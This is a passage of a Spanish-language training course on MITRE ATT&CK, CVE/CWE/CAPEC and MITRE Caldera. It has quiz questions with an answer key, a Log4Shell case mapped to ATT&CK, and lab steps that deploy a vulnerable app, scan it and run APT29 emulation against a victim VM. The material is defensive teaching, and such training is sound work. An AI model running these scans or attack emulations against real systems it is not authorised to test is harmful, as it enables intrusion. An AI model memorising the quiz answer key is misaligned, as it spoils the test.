A medida que vayamos configurando la interfaz gráfica y ejecutando diferentes tipos de ataques, sobre la cantidad de agentes y plataformas que queramos estudiar, la página inicial de Mitre Caldera, nos irá ofreciendo cada vez más información de detalle sobre la totalidad del trabajo

realizado. A continuación se presenta una imagen donde podemos ver el grado de avance de la plataforma en base a lo que hemos venido desarrollando hasta este momento.



PRÁCTICAS Y EJERCICIOS DEL CAPÍTULO 3

Pregunta 11 (selección múltiple):

¿Qué es Caldera?

- a) Herramienta para simular ataques
- b) Antivirus
- c) Firewall
- d) Navegador web

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 12 (selección múltiple):

La interfaz gráfica de Caldera se divide en:

- a) Objetivos, Plugins y Ataques
- b) Objetivos, Plugins y Configuración
- c) Objetivos, Configuración y Ataques
- d) Campañas, Plugins y Configuración

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 13 (selección múltiple):

La conexión inicial al servidor usa la URL:

- a) http://localhost:8080,
- b) http://192.168.1.1:8889,
- c) http://localhost:8888,
- d) http://localhost:4200,

Todas las respuestas, las encontrarás al final de este artículo, en la sección "[Respuestas](#)".

Pregunta 14 (selección múltiple):

Cuál de los siguientes NO es un agente de Caldera:

- a) Sencat
- b) Manx
- c) Metasploit
- d) Ragdoll

Todas las respuestas, las encontrarás al final de este artículo, en la sección “[Respuestas](#)”.

4. Integración de ATT&CK, CVE, CWE y CAPEC en un Caso Real

Objetivo del módulo

Aplicar todos los conocimientos adquiridos en el curso para analizar y documentar un ataque real, identificando las tácticas, técnicas, vulnerabilidades, debilidades y patrones involucrados, y proponiendo defensas específicas.

4.1 Caso: Apache Log4Shell (CVE-2021-44228)

Descripción:

Un atacante aprovecha una vulnerabilidad crítica en Apache **Log4j2** (que venimos planteando desde el principio), para ejecutar código remotamente en servidores web.

Contexto:

- Año: 2021
- Afecta: Apache **Log4j2** (versiones 2.0-beta9 a 2.14.1)
- Impacto: Acceso completo al servidor, ejecución remota, pivote lateral, persistencia

4.2 Etapas del ataque y mapa MITRE ATT&CK

Fase	Técnica ATT&CK	ID	Detalle del ataque
Initial Access	Exploit Public-Facing Application	T1190	El atacante explota una app vulnerable expuesta a internet
Execution	Remote Code Execution via JNDI	T1059.001	El payload inyectado activa JNDI y ejecuta código Java
Defense Evasion	Obfuscated Files or Information	T1027	El payload está ofuscado, muchas veces codificado en Base64
Persistence	Create Account / Web Shell	T1136 / T1505.003	Se crea un usuario o se sube un backdoor
Exfiltration	Encrypted Channel	T1041	Datos extraídos usando HTTPS o DNS tunelado

Visualizar con ATT&CK Navigator: Crear una capa marcando estas técnicas y suplantando los colores según gravedad.

4.3 Elementos relacionados

Elemento	Detalle
CVE	CVE-2021-44228
CWE	CWE-502: Deserialization of Untrusted Data
CAPEC	CAPEC-137: Parameter Injection

4.4 Simulación del ataque con entorno controlado

Opción A: Usando Docker

1. Ejecuta un servidor vulnerable (Log4Shell)

`bash`

CopiarEditar

```
git clone https://github.com/christophetd/log4shell-vulnerable-app.git
```

```
cd log4shell-vulnerable-app
```

```
docker-compose up -d
```

2. Simula un ataque con log4j-scan:

`bash`

CopiarEditar

```
git clone https://github.com/fullhunt/log4j-scan.git
```

```
cd log4j-scan
```

```
python3 log4j-scan.py -u http://localhost:8080
```

3. Verifica que se identifique la vulnerabilidad.

Opción B: Caldera de MITRE

1. Usa el adversario simulado: log4shell_exploit.json.
 2. Crea una operación con Caldera.
 3. Observa qué técnicas ATT&CK se activan y captura resultados.
-

4.5 EJERCICIO FINAL: Análisis, correlación y mitigación

► Parte 1: Correlación de datos

Completa la siguiente tabla:

Etapa ATT&CK	Técnica	CVE relacionado	CWE	CAPEC	Evidencia (comando, log, exploit)
Initial Access	T1190	CVE-2021-44228	CWE-502	CAPEC-137	curl + payload JNDI
Execution	T1059.001				Código activado vía JNDI
Persistence	T1505.003		CWE-434 (upload)	CAPEC-273	webshell en /uploads/

► Parte 2: Propuesta de mitigaciones

Técnica ATT&CK	Mitigación recomendada	Herramienta defensiva sugerida
T1190	Validar input, WAF, parcheo rápido	ModSecurity, F5, Snort
T1059.001	Restringir ejecución remota	AppArmor, SELinux, CloudTrail
T1505.003	Filtrar carga de archivos	AV, reglas SIEM, antivirus

► Parte 3: Informe final del incidente (Resumen ejecutivo)

Redacta un documento en lenguaje no técnico, resumiendo:

- Qué ocurrió (vulnerabilidad explotada)
- Qué impacto tuvo

- Qué controles deben aplicarse
- Cuál es el nivel de riesgo si no se actúa

Puedes utilizar esta estructura como entrega final o presentación de proyecto grupal.



Material complementario

- [Modelo de capa ATT&CK en JSON \(APT29, Log4Shell\)](#)



RESUMEN DEL MÓDULO

- Las matrices y catálogos de MITRE se integran de forma lógica:
 - ATT&CK: *cómo ataca*
 - CVE: *qué vulnerabilidad se explota*
 - CWE: *qué debilidad lo permitió*
 - CAPEC: *qué patrón se aplicó*
- Esta correlación permite:
 - Modelar amenazas
 - Detectar y responder más rápido
 - Priorizar medidas y pruebas de seguridad

5. EJERCICIO 2: Simular y analizar una campaña de ataque

Objetivo:

Simular una operación **APT** real con Mitre Caldera y mapearla en ATT&CK.

Parte 1: Preparar entorno

1. Levantar dos máquinas, si fueran virtuales trabajaríamos más tranquilos (VMs):
 - 1 atacante (Caldera)
 - 1 víctima (Windows o Linux con acceso habilitado)
 2. Ejecutar Caldera y conectar un agente en la víctima.
-

Parte 2: Ejecutar la operación

1. En Caldera:
 - Crear una nueva operación → adversario **APT29** → objetivo: máquina víctima.
 - Ejecutar y observar los pasos.
 2. Ver en tiempo real:
 - Cada técnica usada.
 - Qué comandos se ejecutan.
 - Resultados de cada fase.
-

Parte 3: Análisis en ATT&CK Navigator

1. Exporta la operación en formato JSON.
 2. Abre ATT&CK Navigator online.
 3. Carga los IDs de técnicas utilizadas.
-

4. Colorea según categorías: Initial Access (rojo), Persistence (amarillo), Credential Access (naranja), etc.

Parte 4: Informe de defensa

Preguntas guía:

- ¿Cuáles técnicas fueron detectadas por el antivirus?
- ¿Qué técnicas fueron exitosas y cuáles fallaron?
- ¿Qué controles defensivos habrían evitado el ataque?
- ¿Cómo se podrían automatizar estas detecciones?



SOLUCIÓN Y ANÁLISIS DEL CASO

- Técnicas identificadas: T1566.001, T1059, T1003, T1547.001, T1027
- Defensas posibles:
 - Bloqueo de macros (Office hardening)
 - Restricción de PowerShell a modo "Constrained"
 - Monitoreo de lsass.exe y alertas de dump
 - LAPS para control de credenciales locales

6. Respuestas

Capítulo 1: Introducción a MITRE.org y MITRE ATT&CK

Parte 1: Navegación guiada (respuestas personales)

Parte 2: Ejercicio práctico: Caso práctico: Log4Shell

1. CVE-2021-44228 afecta a Apache Log4j 2 y tiene un CVSS de 10.0 (crítico).
2. El CWE relacionado es CWE-502: Deserialization of Untrusted Data.
3. El patrón CAPEC relacionado es CAPEC-137: Parameter Injection o CAPEC-248: Command Injection.
4. En MITRE ATT&CK:
 - o Técnica: T1190 – Exploit Public-Facing Application
 - o Táctica: Initial Access
 - o Mitigación recomendada: Web application firewalls, actualización de software, desactivación de funciones peligrosas.

Pregunta 1:

¿Qué significa CVE?

Respuesta: a) Common Vulnerabilities and Exposures

Pregunta 2:

¿Para qué sirve buscar un CVE?

Respuesta: b) Identificar vulnerabilidades conocidas

Pregunta 3:

¿Qué describe CWE?

Respuesta: b) Debilidades en software y hardware

Pregunta 4:

¿CWE ayuda principalmente a?

Respuesta: b) Prevenir debilidades

Pregunta 5:

CAPEC es una base de datos para?

Respuesta: b) Patrones de ataque

Pregunta 6:

CAPEC se usa para?

Respuesta: a) Formación en seguridad ofensiva y defensiva

Pregunta 7:

Ordena la cadena:

Respuesta correcta: CVE → CWE → CAPEC → ATT&CK

Capítulo 2 – Comprendiendo las Tácticas de MITRE ATT&CK

Pregunta 8:

¿Para qué sirve principalmente MITRE ATT&CK?

Respuesta correcta: b) Mapear tácticas y técnicas de ataque usadas por adversarios

Pregunta 9:

¿Las tácticas en ATT&CK representan?

Respuesta: b) Objetivos o metas del adversario

Pregunta 10:

¿Quién puede usar MITRE ATT&CK para mejorar la seguridad?

Respuesta: b) Red teams y defensores

Capítulo 3. Mitre Caldera

Pregunta 11:

¿Qué es Caldera?

Respuesta: a) Herramienta para simular ataques

Pregunta 12:

La interfaz gráfica de Caldera se divide en:

Respuesta: d) Campañas, Plugins y Configuración

Pregunta 13:

La conexión inicial al servidor usa la URL:

Respuesta: c) `http://localhost:8888`,

Pregunta 14:

Cuál de los siguientes NO es un agente de Caldera:

Respuesta: c) Metasploit